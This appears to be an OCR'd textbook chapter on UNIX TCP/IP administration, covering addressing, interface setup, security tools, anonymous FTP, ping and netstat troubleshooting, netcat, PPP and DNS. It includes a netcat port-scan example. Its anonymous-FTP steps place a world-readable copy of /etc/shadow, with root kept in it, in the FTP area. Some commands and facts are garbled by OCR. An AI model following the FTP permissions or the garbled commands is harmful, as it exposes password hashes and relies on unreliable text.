TCP/IP is one of the most common networks used for connecting UNIX System computers. TCP/IP networking utilities are part of UNIX. Many networking facilities such as the Mail System and NFS can use a TCP/IP network to communicate with other machines. (Such a network is required to run the Berkeley remote commands and the DARPA commands discussed in Chapter 9.)

This chapter will discuss what is needed to get your TCP/IP network up and running. You will need to

1. Obtain an Internet address.
2. Install the Internet utilities on your system.
3. Configure the network for TCP/IP.
4. Configure the TCP/IP startup scripts.
5. Identify other machines to your system.
6. Configure the STREAMS listener database.
7. Start running TCP/IP.

Once you have TCP/IP running, you need to administer, operate, and maintain your network. Some areas you may be concerned with will also be addressed, including

- Security administration
- Troubleshooting
- Some advanced features available with TCP/IP

Internet Addresses

You need to establish the *Internet address* you will be using on your machine before you begin the installation of the Internet utilities. If you are joining an existing network, this address is usually assigned to you. If you are starting your own network, you need to obtain a network number and assign Internet addresses to all your hosts.

Internet addresses permit routing between computers to be done efficiently, much as telephone numbers are used to efficiently route calls. Area codes define a large number of telephone exchanges in a given area; exchanges define a group of numbers, which in turn define the phone on your desk. If you call within your own exchange, the call need only go as far as the telephone company office in your neighborhood that connects you to the number you are calling. If you call within your area code, the call need only go to the switching office at that level. Only if you call out of your area code is switching done between switching offices. This reduces the level of traffic, since most connections tend to stay within a small area. It also helps to quickly route calls.

The Format of Internet Addresses

The Internet has long been run on Version 4 of the Internet Protocol, or IPv4, for short. In IPv4, Internet addresses are 32 bits, separated into four 8-bit fields (each field is called an *octet*), separated by periods. Each field can have a value in the range of 0–255. The Internet address is made of a *network address* followed by a *host address*. (Version 6 of the Internet Protocol, IPv6, may eventually replace IPv4. In IPv6, Internet addresses have a different form that supports many more addresses.)

Obtaining IP Addresses

The Internet Corporation for Assigned Names and Numbers (ICANN) manages and coordinates the Domain Name System (discussed in depth later in this chapter). This system ensures that every

Internet address used anywhere in the world is unique. Furthermore, it ensures that every user on the Internet is able to locate all valid addresses and every domain name is mapped to the correct IP address. If you want to register a new domain name for your company or organization and obtain a block of IP addresses, you need to register this domain name with one of many different domain name registrars, each accredited by ICANN. (You can find a list of accredited registrars at *http://www.internic.net/regist.html*.) Of course, your new domain name cannot be the same as one already taken by another organization. The domain name registrar you contact will be able to tell you if you have selected an available domain name and will be able to help you find a unique domain name if you have trouble finding one not already taken.

Once you have selected your new domain name, the registrar you select will ask you to submit contact and technical information and will give you a registration contract specifying the terms under which your registration is accepted and maintained. The registrar submits the appropriate information about your domain name and the Internet address or addresses associated with that name to the appropriate Network Information Center (NIC). The NIC maintains a database keeping track of which domain name corresponds to which IP address in the domain name service. This information can then become available to other computers throughout the world through the Domain Name Service (DNS). You will also be required to enter a registration contract with the registrar, which sets forth the terms under which your registration is accepted and will be maintained.

If you only need an IP address for your particular computer, or you have a small organization and do not want to register a domain name yourself, your Internet service provider (ISP) can obtain an IP address for you and assign you a domain name that is a subdomain of its own domain.

Network Addresses

In IPv4, the network of each Internet domain is assigned a *class,* or level of service. Depending on the size of the domain, that is, the number of Internet addresses it supports, a network may be of class A, B, or C. The network addresses of Class A networks consist of one field, with the remaining three fields used for host addresses. Consequently Class A networks can have as many as 16,777,216 (256×256×256) hosts. The first field of a Class A network is, by definition, in the range 1–126. Any network addresses that start with 127 are *loopback* addresses. A loopback address is used to test your computer's connectivity capability and tell you if your network is set up correctly The official site for loopback testing is at 127.0.0.1.

The network addresses of Class B networks consist of two fields, with the remaining two fields used for host addresses. Consequently, Class B networks can have no more than 65,536 (256×256) hosts. The first field of a Class B network is, by definition, in the range 128–191.

The network addresses of Class C networks consist of three fields, with one field used for host addresses. Consequently, Class C networks can have no more than 256 hosts. As you can see, Class A addresses allow many hosts on a small number of networks, Class B addresses allow more networks and fewer hosts, and Class C addresses allow very few hosts and many networks. The first field of a Class C network is, by definition, in the range 192–254.

Although all Internet addresses currently follow this structure, work is proceeding in the IETF (Internet Engineering Task Force) standards group to move to a new hierarchy scheme called IPv6 (*I*nternet *P*rotocol *V*ersion *6*). You can find more about this protocol at *http://www.ipv6.com/*. Many vendors are involved in deploying this architecture to their networks and hardware devices, but they are doing so slowly to maintain compatibility with existing systems. An international test bed backbone for IPv6 (called *6bone*) is dedicated to aiding the deployment of IPv6 worldwide. It is on the web at *http://www.6bone.net/*.

Host Addresses

After you have received a network address, you can assign Internet addresses to the hosts on your network. Because most public networks are Class C networks, it is assumed that your network is in this class. For a Class C network, you use the last field to assign each machine on your network a host address. For instance, if your network has been assigned the address 192.11.105 by an authorized agent such as NSI or one of the newer authorizing agents, you use these first three fields

and assign the fourth field to your machines. You may use the first valid number, 1, in the fourth field for the first machine to be added to your network, which gives this machine the Internet address 192.11.105.1. As you add machines to your network, you change only the last number. Your other machines will have addresses 192.11.105.2, 192.11.105.3, 192.11.105.4, and so on.

Each of the network classes (A, B, and C) uses the concept of a *netmask* to define which part of the IP address is the network address and which part is the actual host ID. For example, a Class B network has a default mask of 255.255.0.0. The fields containing the O's are what define your host, and the others (the first two fields) mask the network ID portion. For example, 135.18.64.100 has a network address portion of 135.18 and a host ID portion of 64.100. The Class A default is 255.0.0.0, and the Class C default mask is 255.255.255.0. You may not have access to all of the addresses within the portion that is normally reserved for the host ID, though. With the ever-increasing demand for Internet addresses for host machines, the pool of numbers is decreasing. Some ISPs use a portion of what would normally be the host ID area for the network. For instance, in a Class C network, the ISP may use a netmask that is not on an 8-bit boundary, such as 192.11.105.192, which has a 26-bit netmask. This leaves only 62 possible IP addresses for hosts on this particular network. Table 17–1 shows how the classes and netmasks relate, and shows some sample host IP addresses for each class.

Table 17–1: Network Classes and Their Netmasks, Including Host IP Examples

Class	Netmask	Example Host IP Address
A	255.0.0.0	108.15.121.9
B	255.255.0.0	148.22.99.154
C	255.255.255.0	220.18.44.109
Loopback	255.255.255.0	127.0.0.1

Installing and Setting Up TCP/IP

You most likely already have TCP/IP installed on your system if you are running a UNIX variant, but if not, you can install the TCP/IP system on your computer, for instance, using **pkgadd**. You will need to know the Internet address for your machine and the network that your machine will be part of. The installation procedure prompts you for both of these as it does a basic setup of some of the configuration files.

There may be other dependencies for this package to be installed, so check the documentation that comes with the Internet utilities to be sure that you have everything else that you need. The use of **pkgadd** is described in Chapter 13.

Network Provider Setup

TCP/IP requires a *network provider* to communicate with other machines. This network provider can be a high-speed LAN such as Ethernet, or it can be a WAN that communicates via dial-up lines to remote machines and networks. Whichever network provider you use will need to be configured using **netcfg** (the root program for configuring and managing network interfaces) or **ifconfig** (configures a network interface).

Your hardware provider may have also supplied a network interface card for your particular configuration. In either situation, consult the documentation that came with your network interface hardware or TCP/IP package for more information on setting up the network provider.

Configuring the Network Interface Card

You use the **ifconfig** utility to set up your NIC (network interface card), sometimes called an Ethernet card. For example, if you want to configure a 3COM 3C509 card (device e130) on an HP-UX system to be at address 135.16.88.37 on a default net mask and a default broadcast mask f or that network,

you would enter

```
#ifconfig e130  135.16.88.37
```

For a Linux system, the first Ethernet device is defined as *eih0,* regardless of the NIC used. The equivalent command would be

```
#ifconfig eth0 135.16.88.37
```

Solaris uses *le0* as the first Ethernet device for 10 Mb Ethernet NICs, so its equivalent command would be

```
#ifconfig le0 135.16.88.37
```

(Note that Solaris uses *eri0* for newer 10/100 Mb Ethernet devices and *hme0* for the older Ultra 10/100 Mb Ethernet devices.) This would also set the netmask address to its default (255.255.0.0) and the broadcast address to its default (here, 135.16.255.255, since the address is on the 135.16 network). Note that in Solaris, to configure the NIC without having to reboot, where you have previously installed the hardware, you need to initialize, or plumb, the network card using the command

```
#ifconfig le0 plumb
```

If you already have an entry in your */etc/hosts* file that maps the hostname to the IP address (see the next section), you can use it instead of the IP address. For example, if the previous machine with IP address 135.16.88.97 had the hostname *bumble,* you would type

```
#ifconfig devname bumble
```

where *devname* is the associated device name for your Ethernet card, as seen in the previous examples (such as e130, eth0, or le0).

The hosts File

To get TCP/IP working on other machines, you must first define the machines that you would like to talk to in the file */etc/hosts*. This file contains an entry on a separate line for each machine you want to communicate with. Before you add any hosts, there will already be some entries in this file that are used to do loopback testing. You should add the new machines to the bottom of the file. This is the format of the file:

Internet-address host-name host-alias

Here, the first field, *Internet-address,* contains the number assigned to the machine on the Internet; the second field, *host-name,* contains the name of the machine; and the third field, *host-alias,* contains another name, or alias, that the host is known by (such as its initials or a nickname). For example, if you wanted to talk to the machine *moon,* with alias *luna,* and Internet address 192.11.105.100, the line in this file for moon would look like this:

```
192.11.105.100  moon    luna
```

The most important entry in the *hosts* file is the entry for your own machine. This entry lets you know which network you belong to and helps you to understand who is in your network. Note that if a machine you need to talk to is not on the same network as your machine, TCP/IP still allows you to talk to it using a gateway (discussed in a later section of this chapter).

Listener Administration

Now that you have TCP/IP configured, you may want to use it as a transport provider for your networking service. If your variant of UNIX supports TLI, you can do this by setting up your TLI listener, which is used to provide access to the STREAMS services from remote machines. Note that Linux does not support TLI. To set up the TLI listener, you must first determine the hexadecimal notation for your Internet address. To create a listener database for TCP/IP, first initialize the listener by typing this:

```
# nlsadmin -i tcp
```

This creates the database needed by the listener. Next, tell the listener the hexadecimal form of your Internet address so that it can listen for requests to that address. Do this by running a command of the form

```
# nlsadmin -1 \xhexadecimal_address tcp
```

For example, if the hexadecimal number of your listener address is 00020401c00b6920, you prefix this number with *\x* and append 16 zeros to the number. You type this:

```
# nlsadmin -1 '\x00020401c00b69200000000000000000' tcp
```

Every service you want to run over TCP/IP needs to be added to the listener's database. For instance, if you want to run **uucp** over TCP/IP, make sure that there is an entry in the database for this service.

You can modify the listener database in two ways, either by using **nlsadmin** or by using **sacadm** or **pmadm** (these are discussed in more detail in Chapter 14). You can enter service codes for additional services that you want to run over TCP/IP by consulting the administrative guide for each service.

Starting TCP/IP

You must have TCP/IP running on your machine for users to be able to access the network. To start TCP/IP after you load it onto your system, you might need to reboot the machine. This is important on some machines because some of the changes you might have made take effect only if you reboot. To reboot most UNIX variants, you can use the **shutdown** command with the following options:

```
# /etc/shutdown -y -g0 -16
```

Most newer UNIX variants, including Linux and Solaris, normally do not need to be rebooted, because TCP/IP is enabled in the kernel and should start up with your system. If, for any reason, things seem to be working improperly, you may choose to reboot. Most versions of Linux support the **shutdown** command, and the **–r** option tells the system to reboot after **shutdown** is complete. For example,

```
# shutdown -r now
```

does an immediate (now) shutdown and then reboots. Linux users may also use the **reboot** command to perform the same task.

These procedures automatically reboot the machine, bringing it back up to the default run level for which you have your machine configured. To see whether TCP/IP processes are running, type this:

```
$ ps -ef | grep inetd
```

This tells you whether the network daemon **inetd** (the master Internet daemon) is running. The configuration information for this daemon is contained in the file */etc/indetd.conf,* which contains daemons for all of the services in your Internet environment, such as the **ftp** daemon **(ftpd),** the **telnet** daemon **(telnetd),** the **talk** daemon **(talkd),** and the **finger** daemon **(fingerd)**. The **inetd** daemon should be started by the */etc/init.d/inetinet* script for machines running Solaris, HP-UX, or other UNIX variants built on UNIX System V, or by the */etc/rc.d/init.d/inet* script on Linux. If you do not see it, you should stop the network by using the command

```
# /etc/init.d/inetinit stop
```

and then restart the network by typing this:

```
# /etc/init.d/inetinit start
```

If this fails, check your configuration files to make sure that you have not forgotten to do one of the steps previously covered in configuring the machine for TCP/IP. Every time you reboot your machine, TCP/IP will start up if it is configured properly

TCP/IP Security

Allowing remote users to transfer files, log in, and execute programs may make your system vulnerable. TCP/IP provides some very good security capabilities, but nevertheless there have been some notorious security problems in the Internet.

Some aspects of TCP/IP security were covered in Chapter 9, in particular, how to use the files *hosts.equiv* and *.rhosts* to control access by remote users. These capabilities provide some protection from access by unauthorized users, but it is difficult to use them to control access adequately, while still allowing authorized users to access the system. You can provide a more secure environment by using the *secure shell* **(ssh),** which is also described in Chapter 9. This feature provides encryption of information when you are logged in to a remote machine.

TCP/IP Security Problems

One of the most famous examples of a TCP/IP security problem was the Internet worm of November 1988. The Internet worm took advantage of a bug in some versions of the **sendmail** program (**sendmail** administration is discussed later in this chapter) used by many Internet hosts to allow mail to be sent to a user on a remote host.

The worm interrupted the normal execution of hundreds of machines running variants of UNIX, including the BSD System. Fortunately, the bug had already been fixed in the UNIX System V **sendmail** program, so that machines running UNIX System V were not affected. This worm and other security attacks have shown that it is necessary to protect certain areas by monitoring daemons and processes that could cause a breach in security Two of these are

- **fingerd** (the **finger** service daemon)
- **rwhod** (the remote **who** service daemon)

Both of these daemons supply information to remote users about users on your machine. If you are trying to maintain a secure environment, you may not want to let remote users know who is logging in to your machine. This data could provide information that could be used to guess passwords, for example. The best way to control the use of the daemons is simply not to run them on your system. For example, you can disable the **finger** daemon, by modifying the line

```
finger  stream  tc      nowait  nobody  /usr/sbin/in.fingerd    in.fingerd
```

in the file */etc/inetd.conf* to look like

```
# finger   stream  tc   nowait  nobody  /usr/sbin/in.fingerd   in.fingerd
```

The pound sign (#) comments the line out.

In general, remember that as long as you are part of a network, you are more susceptible to security breaches than if your machine is isolated. It is possible for someone to set up a machine to masquerade as a machine that you consider trusted. Gateways can pass information about your machine to others whom you do not know, and routers may allow connections to your machine over paths that you may not trust. It is good practice to limit your connectivity into the Internet to only one machine, to disable all services that you know you do not need, and to gateway all of your traffic to the Internet via your own gateway You can then limit the traffic into the Internet or stop it completely by disconnecting the gateway into the Internet.

Utilities for Added Security

There are utilities that are available over the Internet to help you monitor your network traffic and identify intrusions. There are others, such as Tripwire at *http://www.tripwiresecunty.com/,* which prevents file replacement by intruders, and COPS (Computer Oracle and Password System), which can be downloaded from *http://www.ciac.org/ciac/ToolsUnixSysMon.html,* which checks file permissions security You can also use a package such as SARA (Security Auditor's Research Assistant) or SAINT (Security Administrator's Integrated Network Tool). SARA and SAINT examine TCP/IP ports on other systems on the network to discover common vulnerabilities. (Both SARA and SAINT incorporate an earlier package called SATAN [Security Administrator's Tool for Analyzing Networks], which was also known as SANTA.) Many other tools have been developed to monitor your network's security For an up-to-date list of network monitoring tools, go to the CERT web site, *http://www.cert.org/*. You can find a UNIX security checklist at *http://www.cert.org/tech_tips/usc20_fullhtml*. (CERT [Computer Emergency Response Team] is a

network security body run by Carnegie Mellon University)

You might also want to use a program called **tcp_wrappers,** created by Wietse Venema, a well-known security expert. Venema has created a number of other security-related routines; the index page for all of his tools is at *ftp://ftp.porcupine.org/pub/security/*. The **tcp_wrappers** utility can be used to detect and log information that may indicate network intrusions (including spoofing). It logs the client host name of any incoming attempts to use **ftp, telnet,** or **finger,** or else to perform remote executions.

Another useful tool that you can use to identify security vulnerabilities is **Nessus,** which is a comprehensive vulnerability scanning program. Nessus consists of a daemon, **nessusd,** which performs the scanning, and a client, **nessus,** which presents results to the user. You can use Nessus to carry out a port scan using its internal port scanner to determine which ports are open on a target host machine. Once Nessus finds the open ports, it then tries to run different exploits that can take advantage of possible vulnerabilities, on the open ports. To learn about Nessus and to download it free of charge, go to *http://www.nessus.org/*.

AdministeringAnonymous FTP

As we mentioned in Chapter 9, the most important use of FTP is to transfer software over the Internet. Chapter 9 described how you can obtain files via anonymous FTP. Here, you will see how you can offer files on your machine via anonymous FTP to remote users.

When you enable anonymous FTP, you give remote users access to files that you choose, without giving these users logins. Many UNIX systems include a script for setting up anonymous FTP. If your system does not provide such a script, you can set up anonymous FTP by following these steps. Note that the directories used to store the information may differ slightly among variants from this example, but the process is the same. To set up anonymous FTP,

1. Add the user *ftp* to your */etc/passwd* and */etc/shadow* files.
2. Create the subdirectories *bin, etc,* and *pub* in */var/home/ftp*.
3. Copy */usr/bin/ls* to the subdirectory */var/home/ftp/bin*.
4. Copy the files */etc/passwd, /etc/shadow,* and */etc/group* to */var/home/ftp/etc*.
5. Edit the copies of */etc/passwd* and */etc/shadow* so that they contain only the following users: root, daemon, uucp, and ftp.
6. Edit the copy of */etc/group* to contain the group *other,* which is the group assigned to the user ftp.
7. Change permissions on the directories and files in the directories under */var/home/ ftp,* using the permissions given in Table 17–2.

Table 17–2: Permissions Used to Enable Anonymous FTP

File or Directory	Owner	Group	Mode
ftp	ftp	other	555
ftp/bin	root	other	555
ftp/bin/ls	root	other	111
ftp/etc	root	other	555
ftp/etc/passwd	root	other	444
ftp/etc/shadow	root	other	444
ftp/etc/group	root	other	444

ftp/pub	ftp	other	777

8. Check that there is an entry in */etc/inetd.conf* for **in.ftpd**.
9. Put files that you want to share in */var/home/ftp/pub*.

After you complete all these tasks, remote users will have access to files in the directory */var/home/ftp/pub*. Remote users may also write to this directory We offer a word of caution here, however. Making a directory on your machine a repository that others can write to may result in content that drains resources or is inappropriate for the machine (such as MP3 audio files).

Troubleshooting TCP/IP Problems

Some standard tools are built into TCP/IP that allow the administrator to diagnose problems. These include **ping, netstat,** and **ifconfig**.

ping

If you are having a problem contacting a machine on the network, you can use **ping** to test whether the machine is active. **ping** responds by telling you that the machine is alive or that it is inactive. For example, if you want to check the machine *ralph,* type this:

```
$ ping ralph
```

If ralph is up on the network, you see this:

```
ralph is alive
```

But if ralph is not active, you see this:

```
no answer from ralph
```

Although a machine may be active, it can still lose packets. You can use the **–s** option to **ping** to check for this. For example, when you type

```
$ ping -s ralph
```

ping continuously sends packets to the machine ralph. It stops sending packets when you hit the BREAK key or when a timeout occurs. After it has stopped sending packets, **ping** displays output that provides packet-loss statistics.

You can use other options to **ping** to check whether the data you send is the data that the remote machine gets. This is helpful if you think that data is getting corrupted over the network. One example of this is using the **ping** command with the **–s** option, which performs a **ping** every second, until you end the ping request (usually with a CTRL-C). The results of a successful four-second **ping** like this for machine *dodger,* at IP address 135.18.99.6, would be

```
# ping dodger
64 bytes from dodger (135.18.99.6): icmp_seq=1.  time=38.   ms
64 bytes from dodger (135.18.99.6): icmp_seq=2.  time=25.   ms
64 bytes from dodger (135.18.99.6): icmp_seq=3.  time=45.   ms
64 bytes from dodger (135.18.99.6): icmp_seq=4.  time=36.   Ms
----dodger PING statistics---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip (ms)   min/avg/max   25/36/45
```

You can also specify that you want to send data packets of a different size than standard. Here the default is used (64 bytes), but you may want to diagnose how bigger blocks are handled, particularly if you think your network is slow. For instance, you would type

```
# ping -s dodger 4096
```

to request that 4,096 bytes be sent back each time from *dodger* to see if they all come back. Check your system's manual page for **ping** to learn more about its options. If you are a user of Windows9*x*/NT, the options are very similar to those you would use when running an add-on vendor package such as WSPing32, which is a commercial version of **ping** for Windows machines with more

functionality than just the built-in Windows utility

netstat

When you experience a problem with your network, you need to check the status of your network connection. You can do this using the **netstat** command. You can look at network traffic, routing table information, protocol statistics, and communication controller status. If you have a problem getting a network connection, check whether all connections are being used, or whether there are old connections that have not been disconnected properly

For instance, to get a listing of statistics for each protocol, type this:

```
$ netstat -s
ip:
      385364 total packets received
      0 bad header checksums
      0 with size smaller than minimum
      0 with data size < data length
      0 with header length < data size
      0 with data length < header length
      0 fragments received
      0 fragments dropped (dup or out of space)
      0 fragments dropped after timeout
      0 packets forwarded
      0 packets not forwardable
      0 redirects sent
icmp:
      9 calls to icmp_error
      0 errors not generated 'cuz old message was icmp
      Output histogram:
            destination unreachable: 9
      0 messages with bad code fields
      0 messages < minimum length
      0 bad checksums
      0 messages with bad length
      Input histogram:
            destination unreachable: 8
      0 message responses generated
tcp:
      connections initiated: 2291
      connections accepted: 11
      connections established: 2253
      connections dropped: 18
      embryonic connections dropped: 49
      conn. closed (includes drops): 2422
      segs where we tried to get rtt: 97735
      times we succeeded: 95394
      delayed acks sent: 81670
      conn. dropped in rxmt timeout: 0
      retransmit timeouts: 239
      persist timeouts: 50
      keepalive timeouts: 54
      keepalive probes sent: 9
      connections dropped in keepalive: 45

      total packets sent: 200105
      data packets sent: 93236
      data bytes sent: 13865103
      data packets retransmitted: 88
      data bytes retransmitted: 10768
      ack-only packets sent: 102060
      window probes sent: 55
      packets sent with URG only: 0
      window update-only packets sent: 13
```

```
        control (SYN|FIN|RST) packets sent: 4653
        total packets received: 156617
        packets received in sequence: 90859
        bytes received in sequence: 13755249
        packets received with cksum errs: 0
        packets received with bad offset: 0
        packets received too short: 0
        duplicate-only packets received: 16019
        duplicate-only bytes received: 17129
        packets with some duplicate data: 0
        dup. bytes in part-dup. packets: 0
        out-of-order packets received: 2165
        out-of-order bytes received: 5
        packets with data after window: 1
        bytes rcvd after window: 0
        packets rcvd after "close": 0
        rcvd window probe packets: 0
        rcvd duplicate acks: 15381
        rcvd acks for unsent data: 0
        rcvd ack packets: 95476
        bytes acked by rcvd acks: 13865931
        rcvd window update packets: 0
udp:
        0 incomplete headers
        0 bad data length fields
        0 bad checksums
```

The preceding example is a report on the connection statistics. If you find many errors in the statistics for any of the protocols, you may have a problem with your network. It is also possible that a machine is sending bad packets into the network. The data gives you a general picture of the state of TCP/IP networking on your machine.

If you want to check out the communication controller, type this:

```
$ netstat -I
Name    Mtu    Network   Address    Ipkts   Ierrs   Opkts   Oerrs   Collis
lo0     2048   loopback  localhost     28       0      28       0        0
```

The output contains statistics on packets transmitted and received on the network.

If, for example, the number of collisions (abbreviated to “Collis” in the output) is high, you may have a hardware problem. On the other hand, if as you run **netstat –i** several times you see that the number of input packets (abbreviated to “Ipkts” in the output) is increasing, while the number of output packets (abbreviated to “Opkts” in the output) remains steady, the problem may be that a remote machine is trying to talk to your machine, but your machine does not know how to respond. This may be caused by an incorrect address for the remote machine in the *hosts* file or by an incorrect address in the */etc/ethers* file.

Checking the Configuration of the Network Interface

You can use the **ifconfig** command to check the configuration of the network interface. For example, to obtain information on the Ethernet interface installed in slot 4, type this:

```
# /usr/sbin/ifconfig emd4
emd4: flags=3<UP,BROADCAST>
 inet 192.11.105.100 netmask ffffff00 broadcast 192.11.105.255
```

This tells you that the interface is up, that it is a broadcast network, and that the Internet address for this machine is 192.11.105.

Netcat, the “TCP/IP Swiss Army Knife”

Experienced system and network administrators often identify netcat, the “TCP/IP Swiss Army Knife,” as one of the more useful tools for debugging network problems and for identifying network security

vulnerabilities. Basically, netcat is a general-purpose utility that can read and write data across a network, using either the TCP or UDP. It can be thought of as the network analog of the **cat** command on your local system. Recall that **cat** command can be used to write to a file or to read from a file on a UNIX system. Netcat can do the same things, but over a network, and can be used, using its various options and as part of scripts, to carry out an amazing variety of tasks over a network. If netcat is not already available on your system, you can download the GNU version of netcat from *http://netcat.sourceforge.net/*. This version runs without changes on Linux, Solaris, FreeBSD, NetBSD, and Mac OS X, and with minor changes on other UNIX variants. Some distributions of netcat include a set of sample scripts for carrying out basic tasks, including probing remote hosts, copying files over the network, and so on.

When you run netcat (by running either the **netcat** command or the **nc** command, depending on the version you have), you can connect to a remote host on a specified port and send your input to the service that answers on that port. For example, if you connect to port 25 on a remote host using netcat, you can determine whether the SMTP daemon is running on this port, as expected. If it is, you can use netcat to interactively test whether SMTP is running properly on this remote host. Similarly, you can interactively test other TCP/IP services, including FTP (port 21), POP3 (port 110), IMAP (port 143), HTTP (port 80), and so on.

In Chapter 9 we discussed the telnet command, which can be used for remote login over a TCP network. Note that telnet does not provide the same functionality as netcat. The netcat command has been designed to be much more useful that the telnet command. Netcat can be set up to listen for incoming connections, while telnet cannot; telnet only supports TCP and not UDP, and netcat can easily be used in a script, while telnet cannot be.

Examples of netcat Use

We will illustrate the use of netcat with two examples. (Here we use the GNU **netcat** command; other versions of netcat are run using the **nc** command for netcat. You should check to see which of these two commands is supported on your system. Generally, these two commands take the same options.) First, note that you can use netcat to send a file over a network. To send a file, you need to run netcat on both the host that is sending the file, say host1, and the host that is receiving the file, say host2. For example, on host2 you could run the command

```
# netcat -1 -p 3000 -v > test
```

to tell netcat to *l*isten (using the **–l** option) on port 3000 (using the **–p** option). On host1, you then run

```
# cat test | netcat host2 3000 -q 5
```

to send the file *test* to netcat, which then sends this file to host2 on port 3000. The **–q** option tells netcat to quit five seconds after the end of the file (EOF). The **–v** (verbose) option is used to provide brief diagnostic messages, including when the connection was made and the sending and receiving hosts; the option **–vv** can be used to provide complete diagnostic messages, including the amount of data transmitted.

Next, we will show how you can use netcat to scan a range of ports on a remote host. For example, you can use

```
# netcat -v -w 3 -z 192.20.5.55 20-30
```

to scan all ports between 20 and 30, inclusive, on the remote host with IP address 192.20.5.55. Here the **–w** option with the argument 3 tells netcat to wait three seconds before reporting that a particular port did not respond, and the **–z** option tells netcat not to send any data to each of the ports being scanned. (Another important tools for port scanning is the powerful **nmap** [*n*etwork *map*per] program. See *http://www.insecure.org/nmap/* for more information on **nmap**.)

System administrators and network administrators have found many ways to effectively use netcat for a wide variety of tasks. Unfortunately, malicious hackers have also figured out ways to take advantage of netcat for attacking remote hosts. Because of this, use of netcat is often limited by various security policies and systems.

For more information on netcat, go to *http://www.vulnwatch.org/netcat/readme.html*. To learn more

about netcat and how it can be used by hackers, go to *http://www.onlamp.eom/pub/a/onlamp/2003/05/29/netcat.html*. There is also a version of netcat that encrypts data sent over connections, called CryptCat; you can learn about CryptCat at *http://farm9.org/Cryptcat/*.

Advanced Features

Other capabilities can be enabled once your system supports TCP. We will briefly discuss some of these capabilities here. Their configuration can be quite complicated. For more information, consult the "How to Find Out More" section at the end of this chapter.

Name Server

You can designate a single machine as a *name server* for your TCP/IP network. When you use a name server, a machine wishing to communicate with another host queries this name server for the address of the remote host. So, the machine itself does not need to know the Internet addresses of every machine it can communicate with. This simplifies administration because you only have to maintain an */etc/hosts* file on one machine. All machines in your domain can talk to each other and the rest of the Internet using this name server. Using a name server also provides better security because Internet addresses are only available on the name server, limiting access to addresses to only the people who have access to the name server.

Just because some users in your domain can't reach your name server doesn't mean they can't use the IP address directly to contact a host. Also, it doesn't prevent them from using other name servers to get the same info. (For example, you can set up your */etc/resolv*. *conf* to point to 138.23.180.127 even though your local name server is 207.217.126.81.)

Router

A *router* allows your machine to talk to another machine via an intermediate machine. Routers are used when your machine is not on the same network as the one you would like to talk to. You can set up your machine so that it uses a third machine that has access to both your network and the network of the machine you need to talk to. For instance, your machine may have Ethernet hardware, while another machine you need to communicate with can be reached only via PPP. If you have a machine that can run TCP/IP using both Ethernet and PPP, you can set this machine up as a router, which you could use to get to the remote host reachable only via PPP. You would configure your machine to use the router when it attempts to reach this remote system. The users on your machine would not need to know about any of this; to them it seems as if your machine and the remote machine are on the same network.

You need to understand a few more things about routers than we can cover here, but we can discuss some basic concepts. Routers are set up using the same network addressing scheme as for the network card we previously described. The router is assigned a specific IP address. Usually it is the first address on your network. For example, the first router on the 135.18.99 network would be 135.18.99.1. If you have additional routers, you would usually assign them the next available number (135.18.99.2 and so on). Since a router is a device on your network, you can **ping** it just as you would a UNIX machine. For example, if you want to know the status of the router at address 135.18.99.1, you can type

```
# ping 135.18.99.1
```

If you have assigned a name to the router, say *snoozy,* you can **ping** the router with the command sequence

```
# ping snoozy
```

You will receive responses similar to those shown in the previous section on **ping** in this chapter.

Networks and Ethers

As you expand the scope of your connectivity, you may want to communicate with networks other than your own local one. You can configure your machine to talk to multiple networks using the

/etc/inet/networks file. Here is an example of a line you would add to this file:

```
mynet    192.11.105        my
```

The first field is the name of the network, the second is its Internet address, and the third is the optional alias name for this new network.

The file */etc/ethers* is used to associate host names with Ethernet addresses. There is also a service called RARP that allows you to use Ethernet addresses instead of Internet addresses, similar to the way DNS (Domain Name Service) maps a machine node name to an IP address. RARP converts a network address into an Internet address. For example, if you know that a machine on your network has an Ethernet address of 800010031234, RARP determines the Internet address of this machine. If you are using the RARP daemon, you need to configure the *ethers* file so that RARP can map an Ethernet address to an IP address.

There are other files that generally do not require attention, such as */etc/services* and */etc/ protocols*. If you want to know more about these files, consult the network administration guide for your variant.

PPP ADMINISTRATION

PPP(*P*oint-to-*P*oint *P*rotocol) is a connection-oriented protocol that allow users to connect to UNIX systems over a remote connection using a device such as a modem or a dedicated serial link. To use these protocols, you must have TCP/IP running on both the client machine and the UNIX host to which it wants to connect.

PPP Protocol Administration

PPP (*P*oint-to-*P*oint *P*rotocol) is a serial connection that can be used to support reliable connections. PPP allows you to communicate over a variety of protocols, including TCP/IP. PPP provides excellent error handling and correction facilities. It also allows for *intelligent connections* between your machine and the UNIX host. PPP can determine the local and remote TCP/IP addresses from a connection. The program that sets up the configuration for the PPP connection is called **pppd** (*PPP d*aemon).

PPP does not perform a dialing function itself. Instead, it uses a connection-oriented program such as **chat** (see Chapter 10 for information on the Internet Relay Chat). You can specify some of the commonly used options to **pppd** in the *chat script* file and provide others on the command line. For example, the command

```
pppd connect   'chat -f mychat.chat' /dev/cua0 33600
```

will start PPP on port 1 (cua0) at 33600 baud, using the chat script *myscript.chat* for other settings as well as actually making the connection. You can set up routine PPP options in a file *called /etc/ppp/options*. When you start PPP, it will look in this file first for options and only override them if the command line supplies a different value for an option.

PPP also provides a secure method for transmitting information, CHAP (*C*hallenge *H*andshake *A*pplication *P*rotocol). If you need to use authentication to ensure security between two connected systems, you can set up a security file called */etc/ppp/chap-secrets*. This file contains the client's and server's hostnames, a key, and the range of allowed IP addresses that they can communicate from. When PPP is started with the **–auth** option, CHAP is used to authenticate the connection and monitor it continuously

PREV NEXT

DNS (Domain Name Service) Administration

The concept of DNS has been around since the 1980s. It was implemented to make the life of the network and system administrators easier by establishing a uniform architecture for identifying *names* for machines instead of TCP/IP addresses. In addition, DNS made it possible to *centralize* the places you look to find out the name for a particular machine into machines called *DNS servers*. In the following sections, we will discuss how the DNS service evolved, and how it is structured to be administered easily

A Brief History of DNS

As Internet use grew in the early 1980s, the number of networked machines required to house all of the information grew at an even higher pace. One of the biggest problems was in handling the names of all of these machines. In the beginning of the Internet, every computer had a file called *hosts.txt* that contained the hostname-to-IP address mapping for all the hosts on the ARPANET. UNIX modified the name to */etc/hosts*. Since there were so few computers, the file was small and could be maintained easily The maintenance of the *hosts.txt* file was the responsibility of SRI-NIC, located at the Stanford Research Institute in Menlo Park, California. When administrators wanted to change this file, they e-mailed the request to SRI-NIC, which would incorporate requests once or twice a week. This meant that administrators also had to periodically compare their *hosts.txt* file against the SRI-NIC *hosts.txt* file, and if the files were different, the administrator had to **ftp** a new copy of the file.

